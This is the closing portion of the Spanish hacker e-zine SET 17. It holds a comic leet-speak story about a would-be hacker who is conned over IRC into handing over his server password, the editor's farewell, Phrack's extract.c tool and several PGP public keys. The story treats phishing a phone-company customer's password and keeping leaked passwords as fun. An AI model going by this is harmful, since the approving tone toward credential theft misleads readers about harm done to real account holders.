Al principio me perdía con tanta jerga... Lamer, k00l, cool, c00l, kool... Pero hubo gente que me enseñó lo fundamental. Lamer era el que preguntaba, y k00l el que le kickeaba. Por algo tenía la @

Tras mucho trabajo, conseguí que me dejaran la @ un día. Desde entonces entre a formar parte de la 31337. Siento no escribir bien. Y s que cuesta. Copon, pk tengo k andar dizimulando.

Zigamos. kon er tiempo dez kubri k no zolo de hack ze debe fardar... digo, que no zolo hay hack. ezta tambien er freak... azi que me pille er nokia kommunkator eze tan guapo k permite lo de loz faxes, emilios y demaz hiztoriaz que nunca he llegao a komprender.

No ha día que no envíe miz 10 menzajitos a loz movilez de miz kolegaz. Pk yo y miz kolegaz tenemoz un grupo haker guay, zabiaz.

Ya no uzo windoze... bueno, zolo en la intimidaz y pa juga, k ez lo unico pa lo k vale. komo to haker k ze prezie, yo zolo uzo linux. Aun no ze mu bie k e ezo der inetd y ezaz kozaz. pero el bitchX ez mejor kel mirc... nada de ventanitz horteraz que faziliten el trabajo. Ezo pa la masa lamerona.

Azi ke un día habitul en mi vida, komienza poz maz o menoz cuando tu te akueztaz. solo pk laz tarifaz timofonicaz zon un zablazo.

Eza ez otra. La timofonica eza. y er pyazo eze de loz anunzioz... A que no me lo dizes en la calle???

Poz bueno, a lo que ibamos... nada maz levantarme lo primero es koneztar pa ver kuantos tolais manskrito hoy rogando k lez deje formar parte de mi grupo, o k lez diga komo hize lo de la NASA. Por que el primer ezpa~ol en entrar en la NASA no fue ni el miguel angel ese ni el duke de lo ke zea. Aki el ke entro en la NASA fui yo.

Azi ke kojo la mitaz de los emilios y loz tiro a la papelera de rezi... digo a /dev/random... no, eso no era... /dev/ttypl... tampoco Ah, debia ser el /etc/passwd eze del ke hablan tanto loz lamerz

La otra mitaz loz komparto kon loz kolegaz... Y no veaz ke rizaz. De vez en kuando alguno zuelta arguna pazzword de argun zitio. ezo ze guarda, ke igual luego ez util y todo.

Mientraz ezpero a ke mi peazo script se ponga a raztrear que zitio hackeo hoy, me pego una ducha... Ya va ziendo hora... haze mezez que no zalgo del cuarto lordenata y ezto kanta a humanidad. Ademaz hoy he kedao con una tronka del IRC que no vez que kozaz dize. Una pena que su hermano no page maz al proveedor y no ze pueda volver a konektar... Azi que komo ez mu guapa (no veaz que fotoz manviao, pk hoy ez kuando la konozere por fin), puez le dejare mi klave de mi zerver... y ez que un haker ha de zer kaballerozo.

a lo que iba... que kolonia me pomngo hoy... kon la navigator no tuve mucho exito la urtima vez, azin ke... venga, me arriezgo y prueb la h@cker. Ademaz, azi voy oliendo a lo que zoy... zeguro que ezo la ezcita.

Antez de zeguir, realizo mi jakeo diaro a la NASA... Pobrezitos. Si supieran ke tengo la fotoz del bicho eze ke enviaron pa marte. Y zeguro que no las tiene nadie maz.

Ups. Me akaba de llegarz un menzaje al movil... pero... a kual? ezte no ez, ezte tampoc, ni ezte... entonzes... a no, ez el mikroondaz, con la pizza pa la zena... aunke pa mi ez el dezayuno cazi.

Fueno, poz ya toka hoza de irze... ke no hay que hazer ezperar a la chorba... Un momento... zuena algo... El mikroondaz de nuevo? zi ya me he zampao las pizzas y no le he metido na!

Anda, ke ahora zi ke ez un movil.. argun dia tendre ke aprender komo kambiar el tono de kada uno... azi me evito ezto... zera ezto... no, ni ezte, ni ezte... a ver zi... Ondia, er der buga. Man deja un mensaje... Ez mi tronka :),

A ver ke dize... a, ke llega tarde, ke ta en el IRC haziendo ingenieria zozia y tiene a un pringa ar caer. Pa ke luego digan que Internet ez malo. Zi azta te hazez ingeniero. Dize que me konezte pa ver. uhmm! zon laz 11, y dize ke eztara a la 1 donde kedamoz... komo tardo zolo media hora desde aki. pos fale, azi me divierto un rato.

Llevo kazi una hora en el IRC y el prenda eze no zuerta prenda. Marica seguro. Ahi ke ver lo ke ze lo zta kurrando la tronka. Ezpera, ke me manda un privao.

<uNok001> zi, que quierez?  
<nenas> jo tio, que mi hermano no ha pagao, a las doce me cortan. Y a este tio lo tengo casi en bandeja.  
<uNok001> Ya lo he vizto, ke pardillo  
<uNok001> X'DDDDDDDDDDDDDDDDD  
<nenas> Y que lo digas. Pero como le pierda hoy, ese no vuelve.  
<nenas> Y es de Timofonica  
<uNok001> NO JODAS  
<nenas> que putada... kasi le tengo y se me vascapar.  
<nenas> me podrias dejar tu cuenta? Luego te lo pago :\*  
<uNok001> Y komo me lo vaz a pagar  
<nenas> te akuerdas de las fotos... espero que vayas preparado, mi amor.  
<uNok001> Uhmm!  
<nenas> venga...  
<nenas> mazizo...  
<uNok001> ta bien  
<uNok001> toma:  
<uNok001> l:uNok001 p:12345678  
<nenas> GRACIAS !!! Veras como te lo voy a pagar. te lo vas a pasar en grande.

Ahora ke ya le hemoz zakao la klave al pardillo de timofinoka y hemos komprobao ke funziona, vamo a irnoz de juerga y a zelebrarlo.

Ya llevo maz de trez horaz ezperando, y mi nena no apareze... algo la habra pazao... Voy a llamarla... que raro... dize que eze telefono no existe... ya me parecia raro un telefono de 15 zifras.

Me voy pa kasa, a ver si la pillo en el IRC... Alg anda mal.. mi zerver no me deja koneztar. Puez me voy a la caza de DoSk001, un buen kolega.

Ya eztoy en el IRC de nuevo... Anda!! ahi ezta nena, todavia hablando con el pringa de timofonika. ke pezaito que ez el tio.

\*\*\* DoSk001 is now known as uNok001  
<nenas> Hombre !! Como te ha ido la cita?  
<uNok001> Y me lo preguntaz??  
<nenas> espera...  
\*\*\* nena is now known as Manolo  
<uNok001> Ein!?!?  
<Manolo> PRINGA0000!!!  
<Manolo> que tal, peazo de hacker cool!!!  
<Manolo> Has podido conectarte en tu cuenta? Veo que no.

<uNok001> :?  
<Manolo> Que si, pringao. Que te la hemos dao.  
<uNok001> LAMERONES !!!

Que gentuza esta del IRC. Como se aprovetxan de los sentimientos de una persona. Vaya, ahora tendre ke hackear mi propia kuenta... Y si le hago ingenieria sozial a nena?

\*EOF\*

-[ 0x12 ]-----  
-[ DESPEDIDA ]-----  
-[ by Editor ]-----SET-17-

Un numero mas se acaba.

Parece mentira, pero durante los ultimos dias de montaje del numero no se da a basto, y luego... Luego tienes ganas ya de sacar el siguiente numero.

Pero no, eso no puede ser. Os acostumbrariamos mal, y al final tendríamos que sacar un numero a la semana.

Espero que os haya gustado. Y seguro que os gustara el proximo numero.

Que para cuando SET 18??? Pues bueno, haciendo calculos, multiplico por el cuadrado de la hipotenusa del logaritmo neperiano de pi, calculando el polinomio de Taylor, aplicandole una transformada de Fourier, y como no traducendolo a binario... sale en... Enero. ;)

Hasta el momento, seguiremos trabajando.

Como siempre, noticias, novedades y avisos en la web y en la lista de SET. Pero como, que aun no estas suscrito?!?!?!? Pues a que esperas !!! Solo tienes que enciar un mensaje a:

[set-subscribe@egroups.com](mailto:set-subscribe@egroups.com)

Asi estaras enterado de las ultimas novedades de SET. Y por supuesto, de los movimientos de pagina ;)

Eso es todo por el momento. Nos leemos dentro de un par de meses, en SET 18.

Saltando al IPerspacio

Editor  
EOT  
\*EOF\*

```

-[ 0x13 ]-----
-[ SET-EXT ]-----
-[ by SET Staff ]-----SET-17-

```

Hasta el momento os hemos venido ofreciendo una versión modificada del programa de extracción de ficheros desarrollado originariamente por Route, y como no, publicado en la Phrack.

En este número vamos a dar un pequeño giro, publicando la versión original del programa en C. En la Phrack 53 podéis conseguir versiones en PERL, Awk, Shell script e incluso Python.

Se que muchos os estareis preguntando porque si llevamos dando tanto tiempo la versión modificada ahora os damos el original. La respuesta, en SET 18 ;>

```

<+> utils/extract2.c
/* extract.c by Phrack Staff and sirsyko
 *
 * (c) Phrack Magazine, 1997
 * 1.8.98 rewritten by route:
 * - aesthetics
 * - now accepts file globs
 * todo:
 * - more info in tag header (file mode, checksum)
 * Extracts textfiles from a specially tagged flatfile into a hierarchical
 * directory structure. Use to extract source code from any of the articles
 * in Phrack Magazine (first appeared in Phrack 50).
 *
 * gcc -o extract extract.c
 * ./extract file1 file2 file3 ...
 */

#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG  "<+> "
#define END_TAG    "<-->"
#define BT_SIZE    strlen(BEGIN_TAG)
#define ET_SIZE    strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;

    if (argc < 2)
    {

```

```

    printf("Usage: %s file1 file2 ... fileN\n", argv[0]);
    exit(0);
}

/*
 * Fill the f_name list with all the files on the commandline (ignoring
 * argv[0] which is this executable). This includes globs.
 */
for (i = 1; (fn = argv[i++]); )
{
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}

/*
 * Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(1);
}
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 * Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; fn_p = fn_p->next)
{
    if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        continue;
    }
    else fprintf(stderr, "Opened %s\n", fn_p->name);
    while (fgets(b, 256, in_p))
    {
        if (!strncmp (b, BEGIN_TAG, BT_SIZE))
        {
            b[strlen(b) - 1] = 0;          /* Now we have a string. */
            j++;
        }
    }
}

```

```

        if ((bp = strchr(b + BT_SIZE + 1, '/'))
        {
            while (bp)
            {
                *bp = 0;
                mkdir(b + BT_SIZE, 0700);
                *bp = '/';
                bp = strchr(bp + 1, '/');
            }
        }
        if ((out_p = fopen(b + BT_SIZE, "w"))
        {
            printf("- Extracting %s\n", b + BT_SIZE);
        }
        else
        {
            printf("Could not extract '%s'.\n", b + BT_SIZE);
            continue;
        }
    }
    else if (!strncmp (b, END_TAG, ET_SIZE))
    {
        if (out_p) fclose(out_p);
        else
        {
            fprintf(stderr, "Error closing file %s.\n", fn_p->name);
            continue;
        }
    }
    else if (out_p)
    {
        fputs(b, out_p);
    }
}
}
if (!j) printf("No extraction tags found in list.\n");
else printf("Extracted %d file(s).\n", j);
return (0);
}

/* EOF */
<-->
*EOF*

```

```
-[ 0x14 ]-----
-[ LLAVES ]-----
-[ by PGP ]-----SET-17-
```

```
<+> keys/set.asc
Type Bits/KeyID Date User ID
pub 2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
```

```
mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMA
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05z1
tmyz9D1bpCiYnBhA08OaowfUv1H+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/laGTfCzWpJiVchY
v+aWylI7LxiNyCLL7TtkRtse/HaSTHz0HFUeg3J5Kiq1VJfZUSn9xlgGJTlOckaQ
HaUBEXbYBP01YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KGLmoQEbmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiq12J5dEiFgg00QKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/rlnsbxWRcB5rm8KhQJR0eLx50hxvjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwPf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNmSDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfce7DV4vVvM8w17ukCUDtAIImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<+> keys/falken.asc
Tipo Bits/Clave Fecha Identificador
pub 2048/E61E7135 1997/06/12 El Profesor Falken
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+luboKxPDJj7n/knoGbvtnndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnfzAndYKcMMcf7ug4eKiLiLhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSzlSPSvpes8LYOGXRYXoOSEGd6Nrqr05eYecTUABRG0EkVsIFByb2Z1c29yIEZh
bGtlbokBFQMFEDOfm6auquj15h5xNQEBOfIH/jdsjeDDv3TE/lrclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTznrwboJNjdnpl2HHqTM+MmkV/KNk
3CsErBZHox/QMJYhYE+lAgb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPJUYiQYA4zDDEu+fO9ZDB1Ku0vtx++w4BKV5+SRwLLjq
XU8w9n5fy41aVSxTq2JlJXWmdeeR2m+8qRZ8GXsGqj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<+> keys/paseante.asc
Tipo Bits/Clave Fecha Identificador
pub 1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>
```

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQCNAjMK8d4AAAEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLTois+7KqNMUMoASBRC80RSb8cwBJCa+dlyfRlkUMop2IaXoPRzXtn5xp
```

```

7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYw50ZSA8cGFzZWFudGVVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
/68S1AEBAZUFACCM+X7hYGS0YeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdS1JBVV5v4eCTvU/
qX2bZlxsBVwxoQP3yZp0v5cuOhIoAzvTl1UM/sE46ej4da6uTlB2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----
<-->

```

```

<+> keys/rufus.asc
Tipo Bits/Clave Fecha Identificador
pub 2048/4F176935 1998/03/20 Rufus T. Firefly

```

```

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
Comment: Requires PGP version 2.6 or later.

```

```

mQENAzUS9vQAAAEIALcWzD3aTo2ooI4mlV1vB4swdO5FDXFmwVII1J8xoGAKKAuS
BgShoxJI875+8fiyM5h5dIh+rB4RigR2RcCwaxD7j3I/dQwiynzKGAyi3Td2BiL9
H22Ppa6cMAC9GOxLl7Ng5WE4eC2bJQA3+JOj2R51HQgbsejcAPoJ4ET9Xin+Oq+x
qo0a3AmYA00VnStSg2roUZkTofkL5uQd0JBUSSpJbPlaY6aLtOcp7kfQjKk7tnzv
S+fMcdJoHBedsMHDOPQ4I0QikclMdUkWO1UeFUud3Mk6myr77S4zAvplrReysNdp
9LRFoU9bbv8fuJvuGTnyU3/LntlnS0BEXk8XaTUABRG0EFJ1ZnVzIFQuIEZpcmVm
bHmJARUDBRA1EVB0S0BEXk8XaTUBAfwEB/9Sr5APd2msfsKEgB9pPPQpww8OJuV4
TWxO4CCNQLV1YK4HqUXaOsJKaU32gm3An/np3eJUUIQ/kFh1J3jy7wI4Uq6TzLXz
fb61GTLjcfRl0qaNEPzXv9Hgkl5uBnWB0RZfsGQNxxOjbWWxhq76MlwKH+MznHfQ
0zeIF6YtnCs/mRABpPz++Iy4v1NRMwTP5x6Pq121boAC/lFKUSOOCuu9vCJPlAoL
ShUcZ0QxfKcYm3Me4HtzLJ2l9c1g7k4cHzDDPK+rUmx+A3o5uarjiUiRwC+OJ+5
wld779wwNmTmi2b7l0PVBUtx0SuwMFbf3k7T1NV1WFRMIz1hlxhpeJIT
=WjTk
-----END PGP PUBLIC KEY BLOCK-----
<-->

```

```

<+> keys/netbul.asc
Tipo Bits/Clave Fecha Identificador
pub 1024/8412CEA5 1998/03/13 +NetBuL

```

```

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

```

```

mQCNAzUIfBUAAEEAMzyW5Voda9U1grqQrYk2U+RRHAE0I/q7ZSb7McBQJkac9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMSobBynaSzJE5ARQQTizPDJHX
4aFvVA/SjJt76NedJH38lK04rtWtMLOXbIr8SIbm+YbVWn4bE2/zVeEES61AAUR
tAcrTmV0QnVMiQCVAwUQNqH8FU2/zVeEES61AQGWHAQAmhYh/q/+5/lKLFdxA3fX
vseAj7ZArBml1nqR5t1dJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZylmdZDoX47Cot+Ne691gl8uGq/L7dwUJ2QuJWkgtp4OVw7LMHeo7zXitzzyx
eygW2w1hnUXjzZLpTYxJZ54=
=fbv2
-----END PGP PUBLIC KEY BLOCK-----
<-->

```

```

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ Derechos de lectura: Toda la pe~a salvo los que pretendan usarlo para @
@ empapelarnos, para ellos vale 1.250 pts @
@ @
@ Derechos de redistribucion: Todo el que quiera sin modificar la revista @
@ @
@ Derechos de modificacion: Reservados @

```

